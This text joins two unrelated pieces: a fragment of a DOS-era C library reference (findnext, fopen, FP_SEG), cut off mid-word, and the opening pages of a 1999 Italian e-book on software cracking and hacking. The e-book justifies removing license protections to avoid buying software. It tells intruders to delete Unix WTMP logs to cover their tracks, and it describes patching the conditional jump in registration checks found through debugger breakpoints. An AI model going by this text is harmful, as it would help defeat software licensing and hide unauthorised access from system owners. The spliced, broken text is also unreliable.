the requested attributes except when the LABEL attribute is
requested. It's up to the programmer to determine which
actually match the requested attributes.
- returns 0 if OK, -1 if no matching files found or on error
- see ~FILE ATTRIBUTES~, ~FINDNEXT~, ~GETDTA~ and ~SETDTA~
:findnext:_dos_findnext
% TC: int findnext( struct ffblk *ffblk )
% MSC: unsigned _dos_findnext( struct find_t *fileinfo )
- prototype in dir.h, also include (MSC: dos.h only)
- findnext updates ~DTA~
- returns 0 if OK, -1 if no matching files found or on error
- gets next disk directory via DOS 0x4F, after calling ~findfirst~()
- struct ffblk is defined in dir.h for Turbo C and dos.h for MSC
% struct ffblk (Turbo C) struct find_t (MSC)
{ {
char ff_reserved[21]; char reserved[21];
char ff_attrib; char attrib;
unsigned ff_ftime; unsigned wr_time;
unsigned ff_fdate; unsigned wr_date;
long ff_fsize; long size;
char ff_name[13]; char name[13];
}; };
- normal files are always included along with files that match
the requested attributes except when the LABEL attribute is
requested. It's up to the programmer to determine which
actually match the requested attributes.
- see ~FILE ATTRIBUTES~, ~findfirst~(), ~getdta~(), ~setdta~()
:_floodfill:_floodfill_w
% MSC: short far _floodfill_w( double wx, double wy, short bcolor )
% MSC: short far _floodfill( short x, short y, short bcolor )
- prototype in graph.h
- x, y = coordinates
- bcolor = fill boundary color
- if (x,y) falls inside a figure, the figure is filled with the
with the current fill color; if it falls outside the figure the
background is filled
- returns nonzero value on success or 0 on failure
:floor
^double floor( double x )
- prototype in math.h
- returns largest integer <= x
:flushall
^int flushall( void )
- prototype in stdio.h
- same as ~fflush~() except ALL open file streams are done
- returns integer indicating number of open file streams
:fmod
^double fmod( double x, double y )
- prototype in math.h
- calculates x modulo y, the remainder of x/y,
returning the remainder
:fnmerge
% TC: void fnmerge( char *path, const char *drive,
% const char *dir, const char *name, const char *ext)
- prototype in dir.h
- makes a file name (path) from drive, dir, name, and ext
- dir can include subdirectories
- maximum sizes for these strings are:
MAXPATH 80 path
MAXDRIVE 3 drive - includes colon (:)
MAXDIR 66 dir - includes leading/trailing backslashes
MAXFILE 9 name
MAXEXT 5 ext, including leading dot (.)
- invertible with ~fnsplit~()
:fnsplit
% TC: void fnsplit( const char *path, char *drive, char *dir,
% char *name, char *ext)
- prototype in dir.h
- splits a file name from path into drive, dir, name, and ext
- dir can include subdirectories
- maximum sizes for these strings are:
MAXPATH 80 path
MAXDRIVE 3 drive - includes colon (:)
MAXDIR 66 dir - includes leading/traing backslashes
MAXFILE 9 name
MAXEXT 5 ext, including leading dot (.)
- invertible with ~fnmerge~()
:fopen
^FILE *fopen( const char *filename, const char *type )
- prototype in stdio.h
- type is a combination of the following:
% Mode Description
"r" read text/binary
"w" write text/binary
"a" append text/binary
"+" allow update access
"t" text file
"b" binary file
% Read Write Append
"rt" "wt" "at" (text)
"rb" "wb" "ab" (binary)
"r+" "w+" "a+" (update)
"r+t" "w+t" "a+t" (update text)
"r+b" "w+b" "a+b" (update binary)
read - read only (unless "r+")
write - create
append - seek to end of file or create file
- text mode input, will have CRs discarded
- using any of the stdio functions results in a default allocation
of 512 bytes for the I/O buffer and the inclusion of the standard
memory allocation functions
- returns stream or NULL on error
:fp_off
^unsigned FP_OFF( void far *fptr )
- prototype in dos.h
- gets offset of far pointer fptr
- returns unsigned integer value
- not available in earlier versions of MS C; use the following:
#define FP_OFF(fptr) ((unsigned)(fptr))
- see ~FP_SEG~()
:fp_seg
^unsigned FP_SEG( void far *fptr )
- prototype in dos.h
- gets segment of far pointer fptr
- returns unsigned integer value
- not available in some versions of MS C; use the following:
#define FP_SEG(fptr) ((unsigned)((unsigned long)(fptr) >> 16))
- see ~FP_OFF~()
:_fpreset
^void _fpreset( void )
- prototype in float.h
- resets floating point math package, usually used with ~signal~(),
~system~(), ~exec...~(), ~spawn...~()
- should be called before using 8087/80287 after using one of the
above functions
- define identically for Turbo C and MS C
:fprintf
^int fprintf( FILE *fp, const char *format [, arg1, arg2, ...] )
- prototype in stdio.h
- returns number of bytes it attempted to write regardless of
success. To check for a successful fprintf call on a buffered
stream, use fflush which returns accurate error information.
- using printf or any of the stdio functions results in a default
allocation of 512 bytes for the I/O buffer and the inclusion of
the standard memory allocation functions
- see ~printf~() and ~PRINTF SPEC~
:fputc
^int fputc( int c, FILE *fp )
- prototype in stdio.h
- puts char c to stream fp
- using fputc or any of the stdio functions results in a default
allocation of 512 bytes for the I/O buffer and the inclusion of
the standard memory allocation functions
- returns c or EOF
:fputs
^int fputs( const char *s, FILE *fp )
- prototype in stdio.h
- using fputs or any of the stdio functions results in a default
allocation of 512 bytes for the I/O buffer and the inclusion of
the standard memory allocation functions
- see ~puts~()
:fread
^size_t f
(E book) cracking & hacking tutorial 1000 pagine (ita)

(E book) cracking & hacking tutorial 1000 pagine (ita)

  • 1.
    Flavio Bernardotti –Via Trento, 10 – 15040 Montecastello (Al.) Tel. 0347 5610956 Tecniche, programmi e conoscenze per il cracking dei programmi. Teoria dell’assembler. Teoria dei debuggers, disassemblatori ecc. Teoria del software in rete. Teoria activeX e librerie. Interrupts. Funzioni API di Windows. QUESTO VOLUME NON VIOLA NESSUNA LEGGE NEPPURE MORALE. “Questo volume, al contrario di quanto farebbe pensare il titolo, NON VIOLA NESSUNA LEGGE in quanto non fa riferimento a nessun programma in modo specifico. I programmi ad esempio sono stati camuffati ed è impossibile risalire all’origine. Le tabelle e gli scritti riportati sono espressamente DI PUBBLICO DOMINIO O ANONIMI. In ogni caso sono riprodotti nella loro forma originale compresa la lingua.” 1999 F.Bernardotti - flavio@bernardotti.al.it - www.bernardotti.al.it
  • 2.
    INTRODUZIONE A 14 annidi distanza ecco quanto avevo promesso sul mio volume di programmazione in C a basso livello datato 1986. Ho ricevuto per anni telefonate dalle persone che lo avevano letto le quali mi chiedevano a che punto era quanto avevo promesso nelle ultime pagine. A dire il vero nel frattempo ho scritto altri volumi sulla programmazione in C in ambiente Unix, sulla programmazione in Java ma è inutile ... il volume che aveva colpito era quello destinato agli smanettoni del basso livello. Ok. Non è propriamente la continuazione di quello, in quanto a quei tempi il volume trattava le tecniche di scrittura dei TSR in C ma ora sotto Windows 2000 di TSR se ne parla ben poco. In compenso il basso livello, più basso di cosi si muore, rinasce nel mondo dei crackers (non della Pavesi) i quali seguono le trame ingarbugliate dei software per autofinanziarsi irraggiungibili, in altro modo, librerie e software vari. Un buon sistema di sviluppo costa svariati milioni. 3.000.000 circa per Developper Studio Enterprise. 800.000 per la libreria che gestisce lo strato database ecc. 900.000 per quella che gestisce le list box. E chi sviluppa in Java o C++ sicuramente ha anche bisogno di un editor html da L. 1.000.000 ecc. E disegni legati alla grafica dove li mettiamo ? Altri 800.000 per un Firework. Gli studenti e tutti coloro che non possono passare sotto il budget dell’azienda il costo del software sarebbero destinati a guardare. Ed invece no ! La tecnica dell’autofinanziamento funziona. Grazie a Internet ci sono migliaia di software limitati a 60 giorni o similia che sono li pronti ad accettare la sfida del crackatore folle. Colui che produce software compra i pacchetti originali perchè è impensabile distribuire un prodotto creato con software crackati. Chi grida all’ingiustizia per il fatto che qualche smanettone si autofornisce di software perchè non grida all’ingiustizia quando invece si spende dei milioni per trovarsi nelle mani dei software scritti da cani e destinati a cani ? Io personalmente ho reso ricche software house americane e Federal Express comprando centinaia e centinaia di software con il solo scopo di provarli. Un’altra cosa che spero vivamente è che il testo non vi aiuti ulteriormente a rendervi più strani, anche perché papà e mamma sono già abbastanza perplessi oggi come oggi senza che dobbiate peggiorare ulteriormente !! (Scherzo!!) Il consiglio migliore che vi posso dare è comunque quello di mantenere un briciolo di umiltà pensando che spesso dalla parte delle protezioni esistono professionisti veramente bravi. Questo non significa che alcuni programmi non si possono sbloccare ma solo che bisogna sempre valutare se il tempo perso vale il gioco. Sicuramente poterete fare di qualsiasi caso una sfida e se le cose stanno così non c’è da fare neppure un'altra parola. Se invece per sproteggere un formattatore di sorgenti C ci vuole un mese, forse è meglio che lasciate perdere e il tempo lo impiegate a riscriverlo per vostro conto. Nel 1981 iniziai a lavorare vicino a sistemi che a quei tempi possedevano le dimensioni di una stanza. Fare il consulente in informatica significava dover affrontare progetti legati ai settori più disparati ovvero quelli per cui i clienti ti contattavano. Se arrivava la Fiat e necessitava del programma di controllo della qualità dovevi affermare in partenza di conoscere l’argomento e successivamente dovevi sudare sette camicie per farti una cultura sufficiente a poter risolvere il problema. Appunto per fare questo bisognava avere il software giusto al momento giusto ed è questo il motivo delle centinaia di acquisti.
  • 3.
    Quanti pacchi maPACCHI in maiuscolo mi sono preso ! Allora li cosa si doveva fare ? Milioni spesi per software che se fossero stati distribuiti gratis ci si sarebbe dovuti incazzare per aver speso 900 L per ogni floppy di supporto. Comunque la logica di anni fa è la stessa che ho oggi. Questo volume vuole distribuire informazioni e non software crackati. Reperire le informazioni, anni fa, era importantissimo anche perchè verso la metà degli anni 80 i volumi erano rarissimi. Da qui mi venne l’idea di creare un qualche cosa che potesse permettere a persone con interessi comuni di dialogare e quindi di scambiarsi le esperienze. Per questo nacque l’idea di fondare con alcuni altri la rete FidoNet italiana. Per circa 8 anni sono stato il secondo nodo italiano dopo quello di Giorgio Rutigliano di Potenza. Era il 1985 e la telematica viaggiava con i suoi 300 bauds proprio all’inizio del suo cammino. La stampa ci prese come un fatto innovativo. In Italia non esistevano ancora sistemi telematici pubblici e gratuiti come invece in America era tempo che c’erano. E come tutte le cose nuove venne vista anche con delle ottiche sbagliate ovvero per anni ci fu imputato di essere un covo di hackers. Chiaramente la rete supportava la messaggistica per cui non si poteva negare che poteva essere anche usata per scambiare passwords di sistemi privati. Non era comunque possibile eliminare il problema perchè non era possibile leggere tutti i messaggi che circolavano sulla rete stessa. Chiaramente poi chi violava i sistemi informatici possedeva un modem e quindi utilizzava anche le BBS. Per stare sulla rete scrissi i programmi in C denominati ITALINK (1986) che gestivano tutte le sezioni classiche di una BBS FidoNet ed in più disponevano di una sezione per le interrogazioni su basi dati. In tutti questi anni venni a conoscenza di quella che era la realtà hacker anche se la mia visione non è quella negativa posseduta da molti anzi .... Per me l’ hacker era una persona che doveva disporre di conoscenze informatiche molto maggiori della media ed era anche logico in quanto per poter trovare i buchi dei sistemi bisognava conoscerli molto bene. Nel 1987 partecipai anche ad una seconda rete nata in quel periodo che si supportava sul sistema di Unix UUCP. Al giorno d’oggi con le logiche Windows per settare una rete premi due tasti e scrivi due numeri. Settare UUCP era invece una cosa da pazzi. Decine e decine di file con dati incrociati tra loro con centinaia di informazioni da settare. Il file xxx conteneva i dati dei modem il cui numero doveva essere riportato nel file yyy il quale conteneva la velocità che doveva essere specificata nel file zzz e così via. Molti crack ai sistemi furono fatti usando i bugs del sistema uucp. In pratica conoscendo il mailer di UUCP veniva spedito un messaggio con il sorgente del file usato per creare la door il quale, una volta giunto, usando l’esecutore sempre di UUCP veniva compilato ed eseguito. E questo era solo un esempio di fatti che comunque denotavano conoscenze molto profonde dei sistemi. Diciamo che in ogni caso tutte le tecniche di hackeraggio sono quasi sempre basate sull’inesperienza di alcuni sistemisti. Molti buchi sono accentuati dal fatto che molti sistemisti usano il loro accesso come root per attivare procedure atte a gestire funzioni pubbliche. Per essere più chiari possiamo portare l’esempio dei server WEB dove i programmi di gestione HTTP vengono lanciati come processi di proprietà root. In questo caso mediante alcuni cavalli di troia ed altre tecniche basate su problemi di FTP e del gestore delle EMAIL è possibile creare accessi non autorizzati ai sistemi. Una delle fasi fondamentali dell’hackeraggio sta’ nella capacità di eliminare tutte le tracce di accesso al sistema.
  • 4.
    Dopo essere entratiin sistemi Unix dovrà essere cura dell’hacker quella di cancellare i file WTMP ecc. ed in particolare modo non dovranno essere usate certe procedure adatte ad uscire dal sistema hackerato. Comunque se il super user del sistema non analizza i files di log allora non esiste nessun problema anche nel caso in cui l’hacker non faccia sparire le tracce. Il volume di intitola hacker and cracker in quanto sono due cose differenti. Hacker significa accedere ai sistemi remoti senza<a disporre delle autorizzazioni necessarie. Cracker significa eliminare le protezioni e le limitazioni dei programmi commerciali distribuiti. In ogni caso bisogna sottolineare la differenza tra hacker e imbecilli. Il vero hacker utilizza le tecniche studiate per giungere ai suoi fini solo per aumentare il suo bagaglio culturale ed in ogni caso non per recare danni ai sistemi attaccati. Molti hacker corretti, ovvero quelli che si attengono alla vera filosofia, spesso lasciano messaggi al sistemista avvisandolo dei buchi del suo sistema aiutandolo ad eliminarli. Cancellare files o fare danni in generale significa solo aumentare il proprio bagaglio di demenzalità. Quando una persona dispone di un aggressività accentuata significa che psicologicamente ha dei problemi anche perchè una persona equilibrata con se stesso non dispone di quel senso che lo fa sentire grande solo quando attacca il suo prossimo. Usate le vostre capacità per aiutare gli altri. Se fate cracking su qualche programma non divulgatelo in formato sprotetto in quanto fareste un danno alla casa che lo ha prodotto. Rivoltate sempre su di voi quello che state compiendo e siate corretti a pensare se quello che state facendo vi farebbe piacere se fosse fatto a voi. In caso negativo non fatelo in quanto certe cose aiutano solo a far salire i prezzi del software e a rompere le scatole a persone che hanno famiglie da mantenere. Siate sempre modesti e non pensate che mettere su Internet un software con la scritta cracked by ... vi possa eleggere a ricercatori del MIT. Ho conosciuto tanti programmatori ed analisti con sensi di superiorità pazzeschi. In genere erano “bufaloni” che pensavano che dopo aver trovato con il debugger le parole segrete per diventare invincibili a DOOM possedevano le stesse capacità dei progettisti che hanno messo al mondo Java o similia. Considerarvi mediocri vi permetterà di evolvervi ed in particolare modo riconoscere le infinite maggiori capacità di alcuni vi permetterà di avere dei modelli a cui ispirarsi e da raggiungere. Io personalmente ho sempre avuto Marvin Minsky (padre dell’ AI) e K & R (i padri del Linguaggio C) come miti e traguardi (per me irraggiungibili). Considerate sempre la comunicazione tra persone con gli stessi interessi. Questo è il metodo migliore per evolversi. Si dice che l’uomo è l’animale più intelligente proprio perchè ha inventato il linguaggio al fine di comunicare agli altri della specie le proprie esperienze. Dato che fare cracking o hacking su sistemi o su programmi significa sfruttare la propria intelligenza in questo volume verranno mostrate le tecniche usate ma non verrà fatto riferimento a nessun prodotto specifico. Non verranno neppure comunicati numeri di serie e neppure passwords per accedere a sistemi remoti. Se vi interessano soltanto quelle è meglio che le ricerchiate tramite messaggi su Internet. Nel volume troverete nozioni teoriche legate all’uso di certi linguaggi (Assembler e C), a certi softwares quali disassemblatori e debugger, a nozionismi di rete ed ai metodi per utilizzarle tramite JAVA. Diciamo che il volume vi indirizzerà verso il metodo migliore per passare le notti insonni. Come vedremo per crackare i programmi si devono possedere conoscenze che spaziano in molti settori e sicuramente nei più complessi.
  • 5.
    Questo volume vuoleservire a darvi un’infarinatura d’alcune teorie e comunque vi servirà a passare di livello. Benvenuti nel mondo del cracking “fai da te”. Se il volume vi è piaciuto potete richiedere l’abbonamento agli altri volumi sempre scritti dal sottoscritto. L’abbonamento vi costa L. 30.000. Appena ricevute vi verrà inviato immediatamente un altro volume di 200 pagine sulla programmazione avanzata in Java. BERNARDOTTI FLAVIO VIA TRENTO, 10 15040 MONTECASTELLO (AL) Tel. 0347 5610956
  • 6.
    CONOSCENZE TEORICHE EPRATICHE Un famoso detto afferma che “tutte le strade portano a Roma”. Informaticamente parlando potremmo trasformare il tutto in “tutti i linguaggi portano all’ Assembler”. Un ambito traguardo dell’ informatica e’ sempre stato quello di creare un linguaggio simile a quello naturale che permettesse di indicare ai computers le funzioni da svolgere parlandogli semplicemente insieme ed utilizzando per la creazione delle frasi la stessa sintassi e semantica della nostra lingua. Il software necessario a svolgere un compito di questo tipo sarebbe stato una cosa talmente complessa e grossa che la velocità d’esecuzione dei programmi sarebbe stata impossibile. Filosoficamente mi viene il dubbio che se si fosse giunti ad un punto simile l’uomo sarebbe diventato un deficiente a causa dell’assopimento mentale che ci sarebbe stato conseguenza a questo fatidico linguaggio. Oggi l’uomo conquista i suoi obbiettivi massacrandosi i dieci miliardi di neuroni che ha “n’ta capa”. Comunque non è questo luogo per fare discorsi di questo tipo. Fortunatamente l’uomo mangia pane e pasticci per cui utilizza la sua intelligenza per crearsene ogni giorno di nuovi e più complessi. Più diventa complesso il problema dell’interpretazione del linguaggio più diventa grosso ed impacciato il software dell’interprete o del compilatore. Purtroppo l’elettronica è sorda o perlomeno capisce solo una sottospecie di codice morse che è il linguaggio binario. Questo concetto è facile da comprendere visto che elettricamente lo stato logico 0 (zero) può essere rappresentato da una mancanza di segnale mentre lo stato logico 1(uno) da quello in cui il segnale è presente. Erroneamente negli anni si è sempre considerata l’ informatica come la scienza dei computers. L’ informatica, come dice il nome, è l’arte di analizzare il mondo intorno a noi (informazioni) ricavandone i modelli matematici composti da dati descrittivi, quantitativi e qualitativi, e da istruzioni indirizzate a manipolarli. L’arte della programmazione nasce sempre dall’analisi dei sistemi reali. In altre parole i sistemi vengono osservati ricavandone i dati disponibili. Dopo averli scorporati si arriva alla fase della creazione degli algoritmi ovvero delle sequenze di operazioni che devono essere applicate ai dati per raggiungere una certa finalità. Dalla nascita della scienza informatica i sistemi analizzati sono diventati sempre più complessi e quindi le metodologie analitiche hanno dovuto adattarsi alle sempre maggiori complicazioni concettuali. Anche i linguaggi di programmazione, che altro non sono che i sistemi per creare i modelli eseguibili su computers, hanno dovuto adeguarsi ai cambiamenti. Prendiamo ad esempio i linguaggi a partire dal periodo commerciale dell’informatica tralasciando la preistoria legata all’informatica eseguita su sistemi da centri di calcolo. Il tipo d’informatica che ho appena definito parte dal 1981 anno in cui l’ IBM ha commercializzato il primo personal ovvero il PC con processore 8088 a 4.77mhz con la stupefacente quantità di memoria di 64Kbytes (non dimentichiamoci del floppy a 360 Kbytes). Il basic era residente su ROM anche se era possibile caricarne una versione più evoluta da floppy. Il GwBasic sembrò una cosa terrificante a confronto del Basic dato con PcDos. N. Wirth fondatore della Borland fece la sua fortuna con il Turbo Pascal un compilatore extra veloce che stava in 64 Kbytes di disco. La nascita della programmazione strutturata fu appunto sancita dal Turbo Pascal e dal C. I primi esempi di programmazione object oriented furono legate all’ Eiffel fino a giungere allo Smalltalk e al C++. Comunque tutti i sistemi alla fine dovevano essere tradotti in Assembler per poter essere eseguiti.
  • 7.
    L’evoluzione dell’hardware portòanche all’espansione dell’Assembler dei sistemi. Pensate che i primi processori disponevano come istruzioni solo della somma e della sottrazione per cui moltiplicazione e divisione dovevano essere eseguite grazie a sequenze di queste due e oggetti come lo stack erano inseriti, fissi, dentro ai processori stessi. La difficile vita dell’ Hacker e’ legata a questo linguaggio anche se la conoscenza di altri linguaggi facilita il tutto in quanto la traduzione in Assembler mantiene sempre una certa forma legata al compilatore che l’ha generata. Spesso è possibile sfruttare il compilatore per generare programmi in Assembler ed in particolare questa tecnica, che ora vedremo, è utile per togliersi dei dubbi. Che significa togliersi dei dubbi ? Spesso debuggando certi programmi, derivati da linguaggi ad alto livello, non si riesce a capire quali costrutti del linguaggio originale hanno originato quelle linee Assembler. Il compilatore Visual C (il compilatore Microsoft C) ha sempre posseduto un flag che permette di generare il file in MACRO ASSEMBLER del programma in C analizzato. Prendiamo il seguente programma, che esegue la copia di un array di 10 elementi dentro ad un altro, come esempio : struct X { int a[10]; }; int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 }; int array_due[10]; void copy_array(void) { (*((struct X *)&array_due[0])) = (*((struct X *)&array_uno[0])); } Dando al compilatore il comando : cl /c /Fatest.asm test.c (/c = non eseguire il link /Fanome.asm = genera asm) Ed ecco come è stato tradotto : TITLE text.c .386P include listing.inc if @Version gt 510 .model FLAT else _TEXT SEGMENT PARA USE32 PUBLIC 'CODE' _TEXT ENDS _DATA SEGMENT DWORD USE32 PUBLIC 'DATA' _DATA ENDS CONST SEGMENT DWORD USE32 PUBLIC 'CONST' CONST ENDS _BSS SEGMENT DWORD USE32 PUBLIC 'BSS' _BSS ENDS _TLS SEGMENT DWORD USE32 PUBLIC 'TLS' _TLS ENDS FLAT GROUP _DATA, CONST, _BSS ASSUME CS: FLAT, DS: FLAT, SS: FLAT endif PUBLIC _array_uno
  • 8.
    _DATA SEGMENT COMM _array_due:DWORD:0aH _array_unoDD 01H DD 02H DD 03H DD 04H DD 05H DD 06H DD 07H DD 08H DD 09H DD 00H _DATA ENDS PUBLIC _copy_array _TEXT SEGMENT _copy_array PROC NEAR ; File text.c ; Line 9 push ebp mov ebp, esp push esi push edi ; Line 10 mov ecx, 10 ; 0000000aH mov esi, OFFSET FLAT:_array_uno mov edi, OFFSET FLAT:_array_due rep movsd ; Line 11 pop edi pop esi pop ebp ret 0 _copy_array ENDP _TEXT ENDS END Vediamo ora le conoscenze che l’ hacker deve possedere per arrivare al suo traguardo. Ricordo sempre che questa attività è una sfida all’intelligenza altrui. Ingegneri del software studiano i metodi per codificare e nascondere certe funzioni mentre gli altri facendo dei trace, a volte allucinanti, devono ricostruire la logica altrui cercando di ricreare gli algoritmi di codifica. Tante sono le conoscenze che bisogna possedere per non perdersi in questo labirinto. Programmi, debuggers, Assembler, linguaggi ecc. In questo volume cercherò di trattare tutto quello che serve anche se, come ho già detto, non si tratta di un manuale specifico di ogni argomento. Già l’ho detto, qui lo ripeto ed in futuro lo ripeterò ancora che non troverete riferimenti a programmi specifici anche perchè il volume non si intitola “Sproteggiamo Pincopal Soft.”. Voglio che questo volume rimanga nella legalità anche se i piantagrane avranno da farci delle polemiche anche perchè sicuramente non capiranno che lo scopo del volume è quello di cercare di divulgare alcune conoscenze tecniche. Inoltre non avrebbe alcun senso fare riferimenti precisi a programmi anche perchè gli interessi miei divergono da quelli di un altro per cui sicuramente potrebbe non esserci interesse nei confronti del software che utilizzo personalmente. Oltre a ciò non avrebbe neppure senso fare un volume con riportate le sprotezioni di n programmi. Per prima cosa perchè da un giorno all’altro cambiano i sistemi di gestione dei demo.
  • 9.
    Un altro motivoè che già esiste il sito ASTALAVISTA che riporta un motore di ricerca per le parole e i sistemi di crack per cui se vi interessasse un software per rendere effettivo un certo demo fareste sicuramente prima a collegarvi li. In questo volume troverete nozionismi relativi a qualsiasi argomento a partire dall’assembler per giungere a Java ed ai disassemblatori. Un cosa che fu detta relativamente al volume che scrissi 15 anni fa era che venivano riportati un numero veramente grosso di informazioni. In questo volume, almeno come tipologia, vengono riportate ancora più notizie utili. Ritornando al discorso relativo alla piena legalità di questo volume posso ancora dire che alcune tabelle reperite tra gli scritti tecnici sono PUBLIC DOMAIN e non provengono da volumi e manuali soggetti a Copyright. In ogni caso alcune tabelle sono rimaste originali per due motivi. Spesso la traduzione di scritti tecnici porta a strane interpretazioni e comunque in ogni caso trattandosi di scritti originali con la disponibilità ad essere distribuiti nella sua forma originale, non ho voluti modificarli neppure nella lingua. Le parti in lingua originale comunque è solo relativa ad alcune liste e tabelle e non a scritti descrittivi relativi a nozionismi tecnici. Il volume è indirizzato a persone che dispongono già di basi informatiche le quali sicuramente masticano l’inglese meglio di quanto mastichino l’italiano. Quante volte ho imprecato per traduzioni pazzesche le quali necessitavano del reperimento dei documenti originali per riuscire a capire di cosa si parlava. Per prima cosa diamo un occhiata ad un argomento che può sembrare banale ma che spesso è fondamentale per la riuscita dell’obbiettivo. Quando downlodiamo un programma che possiede un sistema per il suo funzionamento limitato ad un certo periodo, sicuramente al suo interno possiede una parte che permette di registrare il software eliminandogli tutte le limitazioni iniziali. Queste routine possono essere da molto semplici a enormemente complesse. Moduli software commerciali destinati a questi compiti possiedono complicazioni software notevoli tra cui cryptografia del software e tante altre trovate degli ingegneri delle software house che l’hanno prodotto. Moduli come VBOX ecc. sono comuni. A chiunque sarà capitato di vedere in apertura programmi la dialog in cui si avvisa dei giorni ancora a disposizione del software in modalità demo e sul quale sicuramente esiste il pulsante per inserire il codice e quindi registrare il software. Programmi come le Norton Utilities, quelli Macromedia ecc. circolano tranquillamente affidando a queste utility la sicurezza di loro stessi. Questi moduli generalmente si attengono a queste regole che stabiliscono il flusso del software. Quando premete il tasto registra vi compare la maschera in cui generalmente viene chiesto il nome e il codice. Successivamente avverrà : (Original) A ESEGUI LA COMPARAZIONE DI QUANTO INSERITO CON I CODICI CORRETTI B SE IL CODICE NON E’ CORRETTO VAI AL PASSO D C MOSTRA IL RINGRAZIAMENTO PER IL CODICE CORRETTO E VAI A D D CHIUDI IL BOX E TORNA AL PROGRAMMA A questo punto le nostre reingenierizzazioni del software possono seguire diverse vie. La forma più brutale e la più semplice è quella che cambia solo il comportamento che il software tiene nel caso di non correttezza del codice. Nella seconda riga l’originale diceva SE CORRETTO VAI A D mentre ora dice SE SCORRETTO VAI A D. (CHANGING BYTES)
  • 10.
    A ESEGUI LACOMPARAZIONE DEL CODICE B SE INCORRETTO VAI A D C MOSTRA Il RINGRAZIAMENTO E VAI A D D CHIUDI IL BOX E TORNA AL PROGRAMMA Alcune volte esiste un solo numero corretto con il vostro nome inserito e quindi possedete il 99.99% delle possibilità che quello inserito non vada bene. In questo caso potete modificare la logica in: (reverse the condiction) A ESEGUI LA COMPARAZIONE Del CODICE B SE NON è CORRETTO NON ANDARE A D C MOSTRA IL RINGRAZIAMENTO E VAI A D D CHIUDI IL BOX E TORNA AL PROGRAMMA Una terza tecnica è la seguente: (One way conndictions) A ESEGUI LA COMPARAZIONE DEL CODICE B SE NON CORRETTO VAI A C C MOSTRA IL RINGRAZIAMENTO E VAI A D D CHIUDI IL BOX E TORNA AL PROGRAMMA L’ultima metodologia. (Tricky condictions) A ESEGUI LA COMPARAZIONE DEL CODICE B SE NON CORRETTO VAI A D C MOSTRA IL RINGRAZIAMENTO E VAI A D D CHIUDI IL BOX E TORNA AL PROGRAMMA Voglio sottolineare che non sempre tutte le metodologie funzionano anzi: alcune volte soltanto un metodo può essere applicato. Vediamo ora di elencare le tipologie di conoscenze e i tipi di programmi che bisogna avere e saper utilizzare. Seguirà un elenco dei programmi con alcune descrizioni aggiuntive. Linguaggio Assembler La fase di debug ovvero quella in cui si segue passo a passo le istruzioni di un programma per identificarne alcuni punti legati alla protezione avviene a partire dall’assembler. Inoltre le istruzioni che devono essere inserite per modificarne il funzionamento devono essere codificate sempre in asm. Sono anche richieste le conoscenze relative ai sistemi operativi usati dato che molte funzioni come ad esempio la lettura e la scrittura su disco ecc. vengono spesso eseguite tramite chiamate agli interrupts del OS o mediante chiamate di sistema. Nel caso in cui la meta sia quella di attivare programmi protetti o cose di questo tipo allora le conoscenze si limiteranno alle funzioni Bios e Dos. Quando invece si cerca di giungere ad aprire porte in sistemi remoti allora le conoscenze devono essere anche relative ai protocolli usati dalle reti come ad esempio TCP/IP ecc. Molte backdoor vengono aperte usando funzioni legate ai sistemi di posta elettronica inseriti al livello di sistema in OS quali Unix, VMS o similia. Linguaggio C, Basic o Pascal
  • 11.
    La scrittura deiprogrammi per eseguire le patch può essere eseguita mediante uno di questi linguaggi. Se si cerca di aprire porte in sistemi remoti allora sarà necessario conoscere librerie di funzioni per tali linguaggi come potrebbe essere SuperTCP per la scrittura di software agganciata al protocollo TCP/IP. Sempre con questi linguaggi è possibile scrivere i programmi di ricerca delle password per i sistemi Unix. La conoscenza delle funzioni di libreria di alcuni linguaggi facilita la ricerca delle funzioni da utilizzare come condizioni nei breakpoint. Se cerchiamo di identificare il punto in cui viene letta la stringa di serializzazione di un programma e questo è scritto in C, alora i breakpoint li potremo inserire utilizzando come funzioni da intercettare GetDlgItemText e simili. Tutti i linguaggi utilizzano alla base le api di Windows per cui si potrebbe sempre cercare di intercettare quelle a basso livello. Chiaramente si complica il tutto in qanto il nostro programma importerà le funzione xxxxx che è contenuta nella DLL yyyyyy la quale a sua volta importa e fa riferimento alla funzione GetDlgItemText che è in user32.dll. Api di Windows ed Interrupts Molte funzioni eseguite dai programmi sono ottenute mediante la chiamata a funzioni delle api di Windows. Supponiamo che ad un certo punto in una maschera un programma richieda un codice sicuramente (o almeno probabilmente) verrà eseguita tramite una funzione GetDlgItemText che fa appunto parte del sistema di Windows. Molte protezioni sono agganciate ad interrupts di sistema che permettono l’accesso al disco o a porte seriali. Al fine di intercettarli è necessario conoscere la teoria sul loro funzionamento. Debugger e disassemblatori L’ esecuzione passo a passo del programma da colpire avviene tramite debugger. Il più famoso nell’ambiente è sicuramente SoftIce della NuMega. Molti debugger vengono forniti con i sistemi di sviluppo come ad esempio il Turbo Debugger della Borland o il CodeView fornito con il compilatore C fino alla versione 2.0. WDASM è un ottimo programma e dispone di un infinità di opzioni. Si può fare una distinzione tra debugger e disassemblatore. Il primo visualizza e spesso permette di salvare il codice assembler anche se la sua funzione pribcipale è quella di seguire passo a passo il programma e quello di poter settare condizioni per interrompere il flusso a loro verificarsi. Alcuni prodotti svolgono sia la funzione di disassemblatore che quella di debugger mentre altri svologono solo una funzione. Inoltre bisogna fare, nel campo dei debuggers, anche un altra differenzazione. Windows è un sistema multitasking per cui in un momento possono essere residenti in memoria più programmi e più DLL condivise tra questi.
  • 12.
    Alcuni debuggers richiedonoil nome del programma da debuggare e poi, dopo averlo caricato, segueno step by step quello. Alcune fnzioni che permettono di elencare le funzioni importate, l’heap, lo stack ecc. fanno r8iferimento a quelle specifiche del programma caricato. Altri debugger, come SoftIce, sono di sistema per cui dispongono di possibilità elevate anche se sono più complessi da utilizzare. SoftIce permette di debuggare drivers, devices ecc. ma il suo utilizzo è più complesso. Le sue funzioni possiedono argomenti che servono a specificare a quale processo si riferiscono. Ad esempio in un debugger si potrebbe settare un beakpoint in modo da fermare il programma nel caso in cui venga inviato un messaggio di WM_DESTROY. Se il debugger si riferisce al solo programma caricato non ci sono problemi. Nel caso in cui ci s riferisca a tutti ni proess9i attivi nel sistema ci si dovrà prima usare una funzione che permetta di ricavare l’handle del task, del processon o della window a cui ci si vuole riferire e poi utilizzarla come argomento per il settaggio del breakpiont in modo che questo si riferisca solo al task interessato. Le funzioni di softice permettono di visualizzare le classi, i task, gli ID dei processi, glihandle delle windows ecc. Programmi come IDA non possiedono fyunzioni da debugger ma creano sorgenti asssembler di qualità superiore agli altri. L’analisi fatta da IDA è elevata e i 